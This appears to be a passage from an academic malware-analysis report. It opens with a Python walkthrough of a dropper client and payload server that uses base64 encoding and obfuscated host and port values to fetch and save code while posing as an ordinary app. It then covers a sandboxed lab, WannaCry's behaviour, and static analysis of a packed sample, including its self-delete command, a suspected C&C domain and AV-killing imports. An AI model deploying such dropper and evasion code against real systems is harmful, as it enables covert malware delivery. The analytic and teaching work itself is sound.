- To begin, we will construct our server, which will be responsible for transmitting malicious malware to a dropper client that is now being launched by the victim. A certain port will be used by the server to listen for connections; this port must be identical to the one that our dropper is using. For the sake of this illustration, the server and dropper will both be performed on the same machine; however, the server might be located remotely and could be situated anywhere in the globe.

```
server = Server(27000)
```

Communication is realized via TCP protocol specified by `socket.SOCK_STREAM`.

```
self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

- Next, we will need to connect the server to the port that was provided in order to initialize the server.

```
server.initialize()
```

- The malicious command that ought to be sent to the dropper is something that we are able to monitor. A straightforward command to print some text is all that is required in this scenario.

```
@property
def malware_code(self):
    return b'print("Hello there")'
```

- The connection that is made with the victim is among the most critical aspects. The `send_malicious_code` function that is given by the server takes this into consideration and implements it. Following the execution of the dropper on the victim's machine, it waits for the connection that was previously initiated by the dropper. Following that, it merely transmits the payload and then closes the connection for good.

```
with connection:
    print('Connection with dropper established from {}'.format(address))
    # Send data to the client and close the server.
    encoded_payload = base64.b64encode(self.malicious_code)
    connection.send(encoded_payload)
```

- Encryption of the malicious code is going to be the initial attempt to prevent discovery, and it will eventually be implemented. Imagine if someone is able to view anything that we send over the network. Should this be the case, our malicious code may be identified instantly, resulting in the cessation of contact or the notification of the victim. Because of this, we employ at least one layer of encryption in our system. For the sake of demonstration, we can utilize the base64 basic encoding.

```
encoded_payload = base64.b64encode(self.malicious_code)
```

### **Dropper(client)**

- To begin, we need to go ahead and activate our dropper. For the purpose of communication, this service requires both the name of the host (server) and the port that has been defined. The presence of a host with the name `localhost` indicates that the server resides on the same computer system as our client. The attempt to escape discovery is repeated for a second time. Imagine if someone were to go at the code of our dropper and notice that there is an address that seems strange. Alternatively, it is likely that our target analyzes the files in search of potential port numbers; if the number 27000 is presented, they could have a suspicion about anything. In order to conceal this information, we will have to pass certain arguments that appear to be completely harmless.

```
dropper = Dropper('tsoh', 'lacol', 729000000)
```

- Those who examine the code will be able to see the many ways that are used for network connectivity. However, based on the variables that were supplied

to our dropper, it is unclear with whom you would be communicating and which port will be utilized (maybe 729000000?). In the course of the runtime, we are able to create the required connection properties in a dynamic manner. The `decode_hostname` method accepts two strings, reorders them, and then generates a new string for each of them. The string "localhost" is unexpectedly obtained by our dropper from the first two parameters that are received by it. In addition, we can easily determine the port by doing a square root calculation using the most recent parameter. It is simple to carry out, but it is more difficult to identify.

```
def decode_hostname(self, str1, str2):
    """ Constructs the hostname of remote server. """
    return str2[::-1] + str1[::-1]

def decode_port(self, port):
    """Constructs the port of remote server. """
    return int(math.sqrt(port))
```

- At this point, we will attempt to establish a connection with the server. This relationship need to be concealed from the victim if at all possible. The logged message is solely displayed for the sole purpose of identifying any mistakes that may have occurred in our case.

```
try:
    self.socket.connect((self.host, self.port))
except socket.error:
    logging.debug('Dropper could not connect to the server.')
return
```

- The dropper will next make an attempt to introduce itself to the victim as a harmless software.

```
# Try to act as an ordinary application.
print(
    'Hello, this is a totally ordinary app. '
    'I\'m surely not doing anything malicious'
)
```

- In the interim, the client will make an effort to obtain the malicious code from the server that is located remotely. It is important to keep in mind that the data are encrypted using Base64; thus, we need to decode them, and we have successfully downloaded software that contains malware.

```
# Receive the malicious code in the encrypted form.  
command = self.socket.recv(1000)  
# Decode the malicious payload and dump it into a file.  
decode_payload = base64.b64decode(command)
```

- Executing the code that was downloaded or just writing it into a file is the final step that has to be taking place. By doing so, the payload was successfully delivered to the system that was the goal of the delivery.

```
with open('malware.py', 'wb') as file:  
    file.write(data)
```

## Chapter 3 – Testing Environment & Malware Samples

### 3.1 Testing Environment

We have used a virtual safe environment the VMware Workstation and created 2 Virtual Machines for the purpose of testing malware. The first one is an outdated Windows 10 machine where we have installed the necessary tools for the static and dynamic analysis. We have created a Vlan with address space of 10.0.0.0 in order to achieve that the Windows machine will not affect our own system.

Furthermore, we have created a Linux based Remnux virtual machine which acting as the default gateway for the Windows machine. To achieve that we have installed the InteSim tool which operation is to simulate and catch the internet traffic generated from the execution of the malware. Also, we have created a separated VLAN with address space of 10.3.3.0. The following image depicts the configuration:

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.254.0
VMnet2	Custom	-	-	-	10.0.0.0
VMnet3	Host-only	-	Connected	-	10.3.3.0
VMnet4	Host-only	-	Connected	-	172.16.4.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.80.0

### 3.2 Malware Samples

We have used 3 malware samples to do the malware analysis. The first two ones are malware which are unknown and they are downloaded from the ENISA. The last one is the wannacry ransomware which had a great impact back in the 2017 where it became known to the public.

#### 3.2.1 Wannacry ransomware

The WannaCry ransomware is a very damaging piece of malware that first appeared in May of 2017, after which it caused severe damage across a variety of industries all around the world. The following is an in-depth overview of its operations, patterns of activity, and the impact of its successful attacks:

#### Operations and Behavior Patterns

1. Initial Infection and the Spread of the Disease:
2. Exploitation of weakness: The WannaCry ransomware was originally distributed by taking use of a weakness in Microsoft Windows that was



referred to as EternalBlue. The National Security Agency (NSA) built a set of tools that included this vulnerability, which was then disclosed by the Shadow Brokers organization.

3. A vulnerability known as the Server Message Block (SMB) protocol is the target of EternalBlue's attack. This protocol is utilized for the purpose of file sharing and communication between nodes on a network or network. WannaCry is capable of executing arbitrary code on a system that is susceptible because it sends packets that have been carefully designed.

**Payload Delivery:**

- a. Dropper File: Once the vulnerability has been exploited, WannaCry will drop and run a file that is referred to as the "dropper." The primary ransomware component is downloaded and executed by this file, which is responsible for its execution.
- b. The dropper is responsible for installing the ransomware on the victim's computer. In order to ensure that the malware remains active, the dropper modifies the system such that it restarts whenever the computer boots up.

**Encryption Process:**

- a) WannaCry uses a hybrid encryption methodology to encrypt files, utilizing AES-128 for file encryption and RSA-2048 for key encryption. It does this by scanning the infected system for certain file types, such as documents, pictures, and databases, and then encrypting those files using the hybrid encryption method.
- b) A change has been made to the file extension, and encrypted files now have a ". WNCRY" extension applied to them.

**Ransom Note and Demand:**

- a) Show of Ransom letter: Once the encryption process is complete, WannaCry will show a ransom letter that requests payment in Bitcoin. Vulnerable individuals are provided with instructions on how to acquire Bitcoin and then transfer the money to a particular wallet address.

- b) **Payment Deadline:** The ransom letter will threaten to permanently lock files if the ransom is not paid within a set period of time, which is often three days. The ransom sum will increase after this period of time has passed.

### **Communication**

- a) The WannaCry ransomware is equipped with a kill switch mechanism, which is an unregistered domain name that is encoded inside the malware. If malicious software is able to establish a connection to this domain, it will halt the encryption process. A researcher in the field of security made this discovery and activated it, which considerably reduced the transmission of the virus.

### **Propagation to Other Systems:**

- b) **Network Scanning:** WannaCry uses the same SMB attack to search for more susceptible devices on local networks and the internet. This strategy enables the malware to spread quickly and independently.

## **3.2.2 Impact of Successful Attacks**

### **Changes on a Global Scale:**

- **Healthcare Systems:** The National Health Service (NHS) of the United Kingdom was significantly impacted, as a large number of hospitals and clinics experienced system failures. These failures resulted in appointments being canceled, treatments being delayed, and considerable operational disruption and disturbance.
- **Corporate Sector:** Major corporations, like as FedEx, Nissan, and Renault, experienced operational halts, production downtimes, and financial losses as a result of encrypted files and crippled information technology systems.

### **Losses in Financial Terms:**

- The ransom payments were made by a relatively small number of victims; yet, those victims who did pay the ransom contributed to considerable illegal revenues for the perpetrators of the attack. It is difficult to ascertain the precise sum, although estimates imply that tens of thousands of dollars were paid toward the transaction.
- **Expenses for Mitigation:** In order to recover lost data, restore systems, and improve security measures, organizations spent millions of dollars on information technology services. It was expected that the entire economic impact would be calculated in the billions of dollars throughout the world.

#### **Absence of data and interruptions in operations:**

- **Unavailability of Data:** A great number of firms experienced essential data unavailability, which resulted in disruptions in service and a loss of trust from customers.
- **Downtime:** As a result of the fast response, systems had to be taken offline, which resulted in a substantial amount of downtime. This, in turn, had an impact on the operations of the firm and the productivity of its employees.

#### **Responses to Regulatory and Security Concerns:**

- **Increased Security Posture:** The global impact of WannaCry led to an increase in awareness as well as a considerable push towards stronger cybersecurity procedures. These activities include frequent patch management and strengthened network defenses.
- **Changes in Policy:** Governments and regulatory authorities have placed a greater emphasis on the significance of comprehensive cybersecurity frameworks, which has led to the establishment of more stringent laws and recommendations for enterprises to adhere to.

## **Chapter 4 – Static Analysis**

In the process of malware static analysis, the properties and code of dangerous software are analyzed without the software itself being executed into memory.

### **1) File Identification:**

**Description:** Determine the kind of file, its format, and the characteristics associated with it.

The process of identifying a file entails studying the file's headers, magic numbers, and metadata in order to determine the kind of file (for example, executable, document, or script for example). In order to proceed with the analysis processes, it is essential to have a knowledge of the file format.

### **2) Code Disassembly:**

It is necessary to convert the binary code into assembly language in order to do analysis.

By disassembling the code, one can discover the low-level instructions that are being carried out by the malicious software. In order to browse through the assembly code and locate functions, loops, and branches, analysts make use of tools such as IDA Pro and Ghidra with the application.

### **3) String Analysis:**

Extract strings that are contained within the binary and perform analysis on them.

It is possible for strings to contain hardcoded URLs, filenames, or messages that are utilized by the malevolent software. These strings are extracted and analyzed by analysts in order to uncover potential indicators of compromise (IOCs) or to obtain insights into the operation of the virus.

### **4) Static Signature-Based Detection:**

Produce signatures or patterns of known malware and evaluate their compatibility with your own.

A static signature is a type of signature that is derived from a specific sequence of bytes or features that are present within malware. The usage of these signatures allows

for the comparison of files to databases containing known malware signatures, which helps in the rapid detection of known threats.

#### **5) Heuristic Analysis:**

Determine whether there are any patterns or actions that are suggestive of intentionally harmful intent.

During the process of static analysis, what is known as heuristic analysis entails searching for suspicious code structures. These structures may include encryption routines or code that may alter itself. Rather than depending on predetermined signatures, it seeks to identify possible dangers based on the structures and properties of the code.

#### **6) Code Emulation:**

The purpose of this is to simulate the execution of code without actually running the code.

Through the process of code emulation, analysts are able to gain an understanding of the possible behavior of malware without subjecting it to execution on a live system. It is possible to investigate code routes, system calls, and interactions by using emulators, which reproduce the execution environment.

#### **7) File Decomposition:**

In order to do a comprehensive examination, the file should be disassembled into its component parts.

When a file is decomposed, the process of extracting embedded files, resources, or payloads is taken into consideration. This stage contributes to a better knowledge of the structure of the file, along with the identification of new components and the preparation for future study of nested artifacts.

#### **8) Reverse Engineering:**

The code should be unpacked or deobfuscated in order to disclose its initial form. It is necessary to have a comprehension of the obfuscated or packed code in order to do reverse engineering. Techniques are utilized by analysts in order to unpack the malware, which results in the original code being more readable and comprehensible. This stage is essential for doing an in-depth examination.

### **9) Metadata Analysis:**

Detailed description: investigate the metadata that is connected to the file.

Information such as the date the file was created, the author's details, and the compilation timestamps are all included in the metadata process procedure. Through the examination of metadata, one may get insights about the origins of the file and build a history of events from which they originated.

### **10) Dependency Analysis:**

Determine whatever external libraries or dependencies are being utilized by the malicious software.

Analyzing dependencies is a process that assists in gaining an understanding of the external resources and APIs (Application Programming Interfaces) that the virus may utilize. As a result of this knowledge, potential behaviors and interactions may be predicted more accurately.

### **11) Code Structure Analysis:**

The purpose of this analysis is to examine the general structure and organization of the system.

Identifying functions, control flow, and logic are necessary steps in the process of analyzing the structure of the code. Having an understanding of the structure of the code can give insights on the capabilities of the virus as well as the potential actions it could take.

An essential first stage in the process of analyzing malware is known as static analysis. This type of analysis offers vital insights into the characteristics and possible actions of dangerous software without the requirement for the software to be executed. Not only does this approach lay the groundwork for further dynamic analysis, but it also contributes to the development of detection signatures and preventative actions.

## 4.1 Finding Packer

Malware creators use various ways to make software difficult to detect and analyze. They change their code and compress them in such a way that when they start running on the computer they decompress on their own. One such example is the following:




Image 2 Normal PE file





Image 3. Compressed PE file


Finding the packer is very important for analyzing malware. We will use the PEiD and Exeinfo PE tools which will help us identify the packer that has been used and how to unpack it.

We open the aop.exe file with PEiD



*Figure 15. Find packer*

The marked spot shows us that the malware has been packed with an upx packer. To verify the result we will use the tool exeinfo pe.



*Figure 16. Pack verification*

As we can see from the marked point, our result is confirmed, so we conclude that the malware has been packaged with UPX.

Then we use upx to extract the contents of the malware and a new object will be created which will be stored in the path c:\analyses\sample\aop\_unpacked.exe. To confirm that the process was done correctly, we will use peid again.






Figure 17. Checking the unzipped file

We notice that no other packer is used as Microsoft Visual C++ appeared, which is a widely known program used all over the world.

## 4.2 Extraction and analysis of strings

Searching strings is a very simple way to find evidence of malware's functionality.

For example, if we find a list of SMTP servers, we can assume that the malware might be sending spam.

To extract strings we use BinText which searches for any file type for ASCII, Unicode, and Resources strings along with their offsets.




Figure 18. The strings contained in the unzipped file

Below we see some such strings as well as their functionality.

➤ **Patterns like %s\\*.\* and %s\%s**

They tell us that they may be used either for path mapping or file search.

FindFirstFileA and FindNextFileA indicate that the software is looking for some files on the local disk.

➤ **System\cURRENTcONTROLSsET\sERVICES\%**

Windows Services-related keys. The malware uses the services of the system for its self-preservation.

➤ **%%c%%c%%c%%c**

Unusual private IP address. It is difficult to understand what it is used for, and further analysis will be needed.

➤ **HTTP/1.1 etc**

Common HTTP headers indicating that malware is using HTTP or HTTPs connections.

➤ **Cmd/c ping 127.0.0.1 -n 1&del"%s" and %s\svchost.exe**

Used to self-delete malware

➤ **Characteristic string (ABCD...)**

Used in Base64 encoding functions.

➤ **Suspicious domain name 1107791273.f3322.org.**

It may be a domain of the C&C server but needs further analysis.

➤ **Unusual names: prsionaljrq, prsionyta and providesmid.**

Some unique names are used by the malware to name and create a signature.

➤ **F-secure, f-secure.exe, FortiTray.exe, avg.exe, Norman, NVCSched.exe,**

**ClamAV, agent.exe, Comodo, cfp.exe**

They are names of AV and state that the malware disables AV functions trying to avoid detection.

➤ **Common usernames and passwords (caomina 1234520 etc).**

It shows us that the malware executes some dictionary attack.

➤ **At\%s%d%d%s, F:\NewArea.exe, \\%s\F\$\NewArea.exe,**

**E:\NewArea.exe**

This is Windows file sharing and shows us that the malware uses it to spread it to the rest of the system.

### 4.3 Analysis PE Headers

Windows executable file (PE) headers contain information about executable files and how they run. It is essentially a data structure where its header contains important information about the code, the type of application and the libraries used by the executable file. Their analysis is particularly useful in order to find clues about how the malware has been packaged (especially if an unknown packer has been used and the tools used to find it cannot help us)

Then we open the aop\_unpacked with pe view and select the IMAGE\_FILE\_HEADER. One of the most important fields is the Time Date Stamp which tells us when the malware was created.




Figure 19. The Image\_file\_header

We select the IMAGE\_OPTIONAL\_HEADER and see the Address of entry point which we will use later to determine which PE section it is in. In this case it is located in the 0x154EC.

### 4.4 Import Table Analysis

Another important technique is the Import Address Table with which we can find the functions and libraries contained in malware and by examining them try to predict its

operation. We open the file with CFF Explorer and select the Import Directory that contains the software libraries.




Figure 20. The libraries that the malware has through CFF explorer

We see that the malware contains functions from many different libraries. The most common of them are:

- Avicap32.dll – These are video functions
- Msvfw32.dll – These are bitmap/video compression and decompression functions
- Wtsapi32.dll – These are windows terminal services functions

We then analyze which functions have been imported from each library and look for which ones can show us some of the malware's functions. Below we will see a list of the most important of them.

#### Imported from Wtsapi32.dll

- WTSFreeMemory
- WTSQuerySessionInformation

These are functions specific to Windows Remote Desktop Service and show us that the malware is trying to perform some functions in terms of Remote Desktop Service.

#### Imported from kernel32.dll

- SeyLasError
- GetCurrentProcess
- CreateRemoteThread
- WriteProcessMemory
- VirtualAllocEx

CreateRemoteThread and WriteProcessMemory are functions that show us that malware is trying to infect system processes. Mostly he tries to hide his presence in the system or to hack and steal information.

- DisconnectNamePipe
- TerminateProcess
- PeekNamedPipe

The TerminateProcess function indicates that the malware is trying to terminate some processes of the system. Knowing from analyzing the strings that the malware has hardcoded names of the antivirus processes, we can assume that it tries to "kill" these processes in order to avoid being recognized.

- TerminateThread
- WinExec
- OutputDebugStringA

The WinExec function indicates that the malware is trying to execute system command.

- Process32Next
- Process32First
- CreateToolhelp32Snapshot

These functions are used to enumerate a list of processes. This confirms to us that malware is trying to terminate main processes or infect some of them.

### **Imported from advapi32.dll**

- RegOpenKeyA
- RegQueryValueA
- GetTokenInformation
- LookupAccountSidA
- CreateServiceA
- RegDeleteKeyA
- RegDeleteValueA

➤ RegEnumKeyExA

These are functions for registry functions. The malware tries to do some registry operations, and the CreateServiceA function indicates that it creates a system service as a persistent mechanism.

➤ capGetDriverDescriptionA

➤ capCreateCaptureWindowA

These are video capture functions that show us that the malware has a spying function.

**Imported from msvfw32.dll**

➤ ICSeqCompressFrameEnd

➤ ICCompressorFree

➤ ICClose

➤ ICOpen

➤ ICSendMessage

➤ ICSeqCompressFrameStart

➤ ICSeqCompressFrame

These functions reinforce the suspicion that malware is trying to download videos.

**Imported from user32.dll**

➤ SetClipboardData

➤ GetClipboardData

➤ GetSystemMetrics

These are clipboard functions that show us that the malware is trying to capture the system clipboard. Another indication that he is trying to steal information.

